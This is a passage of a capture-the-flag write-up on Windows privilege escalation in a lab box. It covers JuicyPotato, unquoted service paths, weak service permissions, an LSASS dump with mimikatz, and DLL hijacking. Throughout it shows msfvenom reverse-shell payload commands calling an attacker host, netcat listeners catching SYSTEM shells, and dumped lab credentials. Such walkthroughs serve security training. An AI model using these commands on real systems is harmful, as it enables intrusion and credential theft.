
generating the payload, and then run the script. Once it's running, we only have to execute the payload in the target system and we have upgraded our shell.



Privilege Escalation

METHOD 1: METERPRETER

Since we already know that we have the SeImpersonatePrivilege, the chances of meterpreter's **getsystem** command working are very high. Therefore, we can first solve the challenge the easy way.



We know where the flag is, so we can get a native system shell with the meterpreter command **shell** and read it or download it to the target machine and read it.

FURTHER ENUMERATION:
In order to escalate privileges without metasploit, we will need to do some further enumeration. I chose PowerUp (https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1)
To make it run, I changed the execution policy to *unrestricted* with **Set-ExecutionPolicy Unrestricted** in the PowerShell and then imported the script with **. .\powerup.ps1**to be able to call the alias function **Invoke-AllChecks**.
The output is not the usual nicely formatted output but it tells us enough to start looking:
As we already knew from our metasploit attemp, we already have process token privileges and admin privileges.

We can also see Unquoted Service Paths and Modifiable Service Files.

```
PS C:\Program Files (x86)\Jenkins\workspace\project> . .\powerup.ps1
PS C:\Program Files (x86)\Jenkins\workspace\project> Invoke-AllChecks

Check
-----
User Has Local Admin Privileges
User In Local Group with Admin Privileges
Process Token Privileges
Process Token Privileges
Process Token Privileges
Process Token Privileges
Process Token Privileges
Process Token Privileges
Process Token Privileges
Process Token Privileges
Unquoted Service Paths
Unquoted Service Paths
Unquoted Service Paths
Unquoted Service Paths
Unquoted Service Paths
Modifiable Service Files
Modifiable Service Files
Modifiable Service Files
Modifiable Service Files
```

METHOD 2: Exploiting SeImpersonationPrivilege with JuicyPotato

At this point, I'm assuming the same methodology until the privilege escalation as before, so we have a SMB share mounted on Windows' disk Z:, and powershell access as alfred/bruce.

There's probably more potato exploits we could choose, but I chose to go with JuicyPotato:
https://github.com/ohpe/juicy-potato
Which we can download from:
https://github.com/ohpe/juicy-potato/releases/tag/v0.1

Now the next thing that we need for our potato exploit is a payload to execute after successful impersonation. Since we are not using metasploit - at least not to catch our shell, we can just inject shellcode into a malicious exe file using msfvenom.

```
root@ip-10-10-22-242:~/myshare# msfvenom -p windows/x64/shell_reverse_tcp  LHOST
=10.10.22.242 LPORT=9876 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
root@ip-10-10-22-242:~/myshare#
```


After placing it in our share, we can copy it from the windows machine

```
PS C:\Program Files (x86)\Jenkins\workspace\project> dir Z:


    Directory: Z:\


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-----         12/6/2021  11:35 PM     347648 JuicyPotato.exe
-a---         7/15/2022  10:40 PM       7168 shell.exe
-a---         7/15/2022  10:58 PM      45272 nc64.exe
-a---         7/15/2022  10:38 PM     600580 PowerUp.ps1


PS C:\Program Files (x86)\Jenkins\workspace\project> copy Z:\JuicyPotato.exe .juicy.exe
PS C:\Program Files (x86)\Jenkins\workspace\project> copy Z:\shell.exe .\shell.exe
PS C:\Program Files (x86)\Jenkins\workspace\project> dir


    Directory: C:\Program Files (x86)\Jenkins\workspace\project


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         12/6/2021  11:35 PM     347648 juicy.exe
-a---         7/15/2022  10:40 PM       7168 shell.exe
```

```
root@ip-10-10-22-242: ~
File  Edit  View  Search  Terminal  Help

PS C:\Program Files (x86)\Jenkins\workspace\project> copy Z:\JuicyPotato.exe .ju
icy.exe
PS C:\Program Files (x86)\Jenkins\workspace\project> copy Z:\shell.exe .\shell.e
xe
PS C:\Program Files (x86)\Jenkins\workspace\project> dir


    Directory: C:\Program Files (x86)\Jenkins\workspace\project


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         12/6/2021  11:35 PM     347648 juicy.exe
-a---         7/15/2022  10:40 PM       7168 shell.exe


PS C:\Program Files (x86)\Jenkins\workspace\project> .\juicy -l 1234 -t * -p she
ll.exe
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1234
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
PS C:\Program Files (x86)\Jenkins\workspace\project>
```


```
root@ip-10-10-22-242: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-22-242:~# nc -lvnp 9876
Listening on [0.0.0.0] (family 0, port 9876)
Connection from 10.10.13.9 49281 received!
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reser

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Now we can just execute the JuicyPotato binary and give any higher port not commonly used, set the token impersonation method to * with the -t switch, and set the program to execute as SYSTEM to our shellcode with the -p switch.



We can see that the shell code was executed from the impersonated process with the default CLSID and we got our connection back in our shell.

One important thing in this system is that batch command execution is disabled, so if we try to use the -a swtich from JuicyPotato to pass arguments as a string, like the arguments to netcat, the exploit will seem to execute OK but we will be waiting for the reverse shell forever:



METHOD 3: Unquoted Service Paths

https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation

Going over this checklist, we can enumerate all automatically started services that don't have quotes and are outside the Windows folder. We want services with paths that have a space in them:

wmic service get name,displayname,pathname,startmode |findstr /i "Auto" | findstr /i /v "C:\Windows\\" |findstr /i /v """

```
C:\Program Files (x86)\Jenkins\workspace\project>wmic service get name,displayname,
pathname,startmode |findstr /i "Auto" | findstr /i /v "C:\Windows\\" |findstr /i /v
 """
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" | findstr /
i /v "C:\Windows\\" |findstr /i /v """

AWS Lite Guest Agent                                  AWSLiteAgent
     C:\Program Files\Amazon\XenTools\LiteAgent.exe
               Auto
```

We can get more information from the service by using **sc qc AWSLiteAgent**

```
C:\Program Files (x86)\Jenkins\workspace\project>sc qc AWSLiteAgent
sc qc AWSLiteAgent
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: AWSLiteAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Amazon\XenTools\LiteAgent.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : AWS Lite Guest Agent
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Now, we can check whether we can stop and start the service with **net stop AWSLiteAgent**

```
C:\Program Files (x86)\Jenkins\workspace\project>net stop AWSLiteAgent
net stop AWSLiteAgent
The AWS Lite Guest Agent service is stopping.
The AWS Lite Guest Agent service was stopped successfully.
```

Now, we can move our payload to C:\Program.exe. In my case, I have a meterpreter shell. However, this will not be used to escalate privileges, but just to make it easier to catch the reverse shell. With a reverse tcp shell payload, we could catch it with netcat without using metasploit.

```
C:\Program Files (x86)\Jenkins\workspace\project>copy mp.exe C:\Program.exe
copy mp.exe C:\Program.exe
        1 file(s) copied.
```

Next, we can set up the muli/handler script and run it like we did above, and start the service with **net start AWSLiteAgent**

```
C:\Program Files (x86)\Jenkins\workspace\project> net start AWSLiteAgent
C:\Program Files (x86)\Jenkins\workspace\project>
```

Now, the payload gets executed as LocalSystem, as we saw above in the service info.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.22.137:9876
[*] Sending stage (201283 bytes) to 10.10.26.236
[*] Meterpreter session 3 opened (10.10.22.137:9876 -> 10.10.26.236:49422) at 2022-
08-05 01:22:34 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

METHOD 4: Weak Service Permissions
https://pentestlab.blog/2017/03/30/weak-service-permissions/

We can use the accesschk tool from sysinternals to determine vulnerable services.
accesschk.ese -uwcqv “bruce” * -accepteula

We can see that we have full access to many services, so we just have to pick one by one until we have the right one started by an administrator account and that we can restart without messing with our session or the system. Note that, to query for service info in powershell, we need to use *sc.exe* instead of *sc* : **sc.exe qc processName**. I chose AWSLiteAgent.

```
PS C:\Program Files (x86)\Jenkins\workspace\project> sc.exe qc AWSLit
eAgent
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: AWSLiteAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Amazon\XenTools\LiteAge
nt.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : AWS Lite Guest Agent
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
PS C:\Program Files (x86)\Jenkins\workspace\project> sc.exe stop AWSL
iteAgent

SERVICE_NAME: AWSLiteAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHU
TDOWN)
```

After making sure that the SERVICE_START_NAME is an administrator (system) account and we can stop it, we can get our reverse shell ready. Note that the payload has to be stageless to be caught with just netcat.

```
root@ip-10-10-233-45:~/myshare# msfvenom -p windows/x64/shell_reverse_tcp LHOST=
10.10.233.45 LPORT=9876 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
root@ip-10-10-233-45:~/myshare#
```

Since it's in the share already, we can just copy it to the service binary path name:
move "C:\Program Files\Amazon\XenTools\LiteAgent.exe" "C:\Program Files\Amazon\XenTools\LiteAgent_backup.exe"
copy Z:\shell.exe "C:\Program Files\Amazon\XenTools\LiteAgent.exe"

Now, we just get our netcat listening in the attackbox with **nc -lvnp 9876** and start the service again with **sc.exe start AWSLiteAgent**, and we're SYSTEM.

```
root@ip-10-10-233-45:~# nc -lvnp 9876
Listening on [0.0.0.0] (family 0, port 9876)
Connection from 10.10.64.70 49319 received!
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

METHOD 5: Abusing SeDebugPrivilege to Dump LSASS Credentials (FAIL)
As we saw earlier, we are also granted another of the most used privileges for escalation: SeDebugPrivilege. When we have this, we can "debug" running processes started by any other user, including System. One of the most typical ways of abusing it is by using programs that use this privilege to dump the machine's stored credentials.

The sysinternals tool **procdump** can help us do this job - we can download it from the official windows website.
Then, we will place it in our SMB share and unzip it

```
root@ip-10-10-179-147:~/myshare# mv /root/Procdump.zip ./procdump.exe
root@ip-10-10-179-147:~/myshare# unzip procdump.exe
Archive:  procdump.exe
replace procdump.exe? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: procdump.exe
  inflating: procdump64.exe
  inflating: procdump64a.exe
  inflating: Eula.txt
root@ip-10-10-179-147:~/myshare# ls
Eula.txt  procdump64a.exe  procdump64.exe  procdump.exe
root@ip-10-10-179-147:~/myshare# smbpasswd -a root
New SMB password:
Retype new SMB password:
Added user root.
root@ip-10-10-179-147:~/myshare#
```

Now, from our reverse powershell, we can give the exe file permissions just in case with **icacls Z:\procdump.exe /grant Everyone:F**

```
PS C:\Program Files (x86)\Jenkins\workspace\project> icacls Z:\procdump.exe /gra
nt Everyone:F
processed file: Z:\procdump.exe
Successfully processed 1 files; Failed processing 0 files
```

Finally, we execute the command **procdump.exe -accepteula -ma lsass.exe out.dmp**

```
PS C:\Program Files (x86)\Jenkins\workspace\project> Z:\procdump.exe -accepteula
 -ma lsass.exe out.dmp

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[21:49:35] Dump 1 initiated: C:\Program Files (x86)\Jenkins\workspace\project\ou
t.dmp
[21:49:36] Dump 1 writing: Estimated dump file size is 34 MB.
[21:49:37] Dump 1 complete: 34 MB written in 1.3 seconds
[21:49:37] Dump count reached.

PS C:\Program Files (x86)\Jenkins\workspace\project> ls


    Directory: C:\Program Files (x86)\Jenkins\workspace\project


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         7/20/2022   9:49 PM   33912894 out.dmp
```

Now, we have to extract the credentials from the DMP file.

For this, usually mimikatz is used. However, since I didn't have access to a windows machine at the time of doing this and pypykatz installation on an outdated Kali version wasn't working, I started a meterpreter session and loaded kiwi with (**load wiki**) to be able to execute mimikatz commands. Note that the LSASS dump was done without meterpreter and

this extraction process can be done without it as well, by just using mimikatz and eliminating the “kiwi_cmd” before and the quotes surrounding the commands:

First, we give our program debug privileges with the command **privilege::debug**

```
meterpreter > kiwi_cmd "privilege::debug"
Privilege '20' OK
```

Then, we dump the credentials with the commands **sekurlsa::minidump out.dmp sekurlsa::logonpasswords**
Note that I surround the whole thing between single quotes and then each of the two commands with double quotes so they get executed by the same call to kiwi_cmd. It won’t let you execute it by parts. The file out.dmp is in the current working directory

```
meterpreter > kiwi_cmd '"sekurlsa::minidump out.dmp" "sekurlsa::logonpasswords"'
Switch to MINIDUMP : 'out.dmp'

mimikatz(powershell) # sekurlsa::logonpasswords
Opening : 'out.dmp' file for minidump...

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 8/4/2022 9:46:29 PM
SID               : S-1-5-17
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
        ssp :
        credman :
```

We can see our current user’s passwords

```
msv :
 [00000003] Primary
 * Username : bruce
 * Domain   : alfred
 * NTLM     : 3ea0013c7eb26d63606673c34322b4ae
 * SHA1     : 3c478aac77898c4e1addab670555ecb27af871d8
tspkg :
 * Username : bruce
 * Domain   : alfred
 * Password : CEB6f5EcfQWYDWRY
wdigest :
 * Username : bruce
 * Domain   : alfred
 * Password : CEB6f5EcfQWYDWRY
kerberos :
 * Username : bruce
 * Domain   : alfred
 * Password : CEB6f5EcfQWYDWRY
ssp :
 [00000000]
 * Username : root
 * Domain   : (null)
```

Unfortunately, these credentials are just local service's credentials and bruce's credentials, to which we already have access.

METHOD 6: DLL Hijacking (FAIL)
https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/tree/master/dotnet%20v3.5%20compiled%20binaries

Since PowerUp didn't give me the necessary output and running procmon from the command line and creating backing files wasn't working for me, I tried SharpUp, the C# version of PowerUp and downloaded the precompiled version from the link above.

We can just run it from **Z:\SharpUp audit ProcessDLLHijack**

```
File  Edit  View  Search  Terminal  Help
PS C:\Program Files (x86)\Jenkins\workspace\project> Z:\SharpUp audit ProcessDLLHijack

=== SharpUp: Running Privilege Escalation Checks ===

[*] Already in high integrity, no need to privesc!

[*] Audit mode: running an additional 1 check(s).
[*] Note: Running audit mode in high integrity will yield a large number of false posit
ives.
[+] Hijackable DLL: C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{D2B0B
133-42ED-44D3-809A-46EBB62BA863}\mpengine.dll
[+] Associated Process is svchost with PID 2900
[+] Potenatially Hijackable DLL: C:\Program Files\Amazon\Ec2ConfigService\Plugins\Ec2Co
nfigLibrary.dll
[!] Files in C:\Program Files and C:\Program Files (x86) may be false positives. Permis
sions should be verified manually.
[+] Associated Process is Ec2Config with PID 1824
[+] Potenatially Hijackable DLL: C:\Program Files\Amazon\Ec2ConfigService\Ssm\Ec2Config
.Ec2ConsoleLogger.dll
[!] Files in C:\Program Files and C:\Program Files (x86) may be false positives. Permis
sions should be verified manually.
[+] Associated Process is Ec2Config with PID 1824
[+] Potenatially Hijackable DLL: C:\Program Files\Amazon\Ec2ConfigService\Ssm\Packages\
```

We can now create our fake dll and inject the reverse shell payload with metasploit using the command **msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKBOX_IP LPORT=9876 -f dll -o shell.dll**

We drop the dll in the smb share and get the info from the target process.

```
PS C:\Program Files (x86)\Jenkins\workspace\project> sc.exe qc Ec2Config
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Ec2Config
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Ec2Config
        DEPENDENCIES       : winmgmt
        SERVICE_START_NAME : LocalSystem
PS C:\Program Files (x86)\Jenkins\workspace\project> net stop Ec2Config
The Ec2Config service is stopping..
The Ec2Config service was stopped successfully.

PS C:\Program Files (x86)\Jenkins\workspace\project>
```

I also tried to stop the process in advance to make sure we can restart it and the dll is not in use.

```
-a---         7/29/2022   9:09 AM    5215120 procmon.exe
-a---         8/11/2022   1:33 AM        976 test.pml
-a---          6/4/2019   6:46 AM     210944 tmp.dll


PS C:\Program Files (x86)\Jenkins\workspace\project> del tmp.dll
PS C:\Program Files (x86)\Jenkins\workspace\project> move "C:\Program Files\Amazon\Ec2
onfigService\Plugins\Ec2ConfigLibrary.dll" .\tmp.dll
PS C:\Program Files (x86)\Jenkins\workspace\project> ls Z:
```

Unfortunately, the process won't start with either of the first 2 dlls found vulnerable, and the 3rd one seems that is never loaded into memory.

I also tried to create a manual DLL Proxy without the exports and just executing the process on DLL_PROCESS_ATTACH but I had the same results.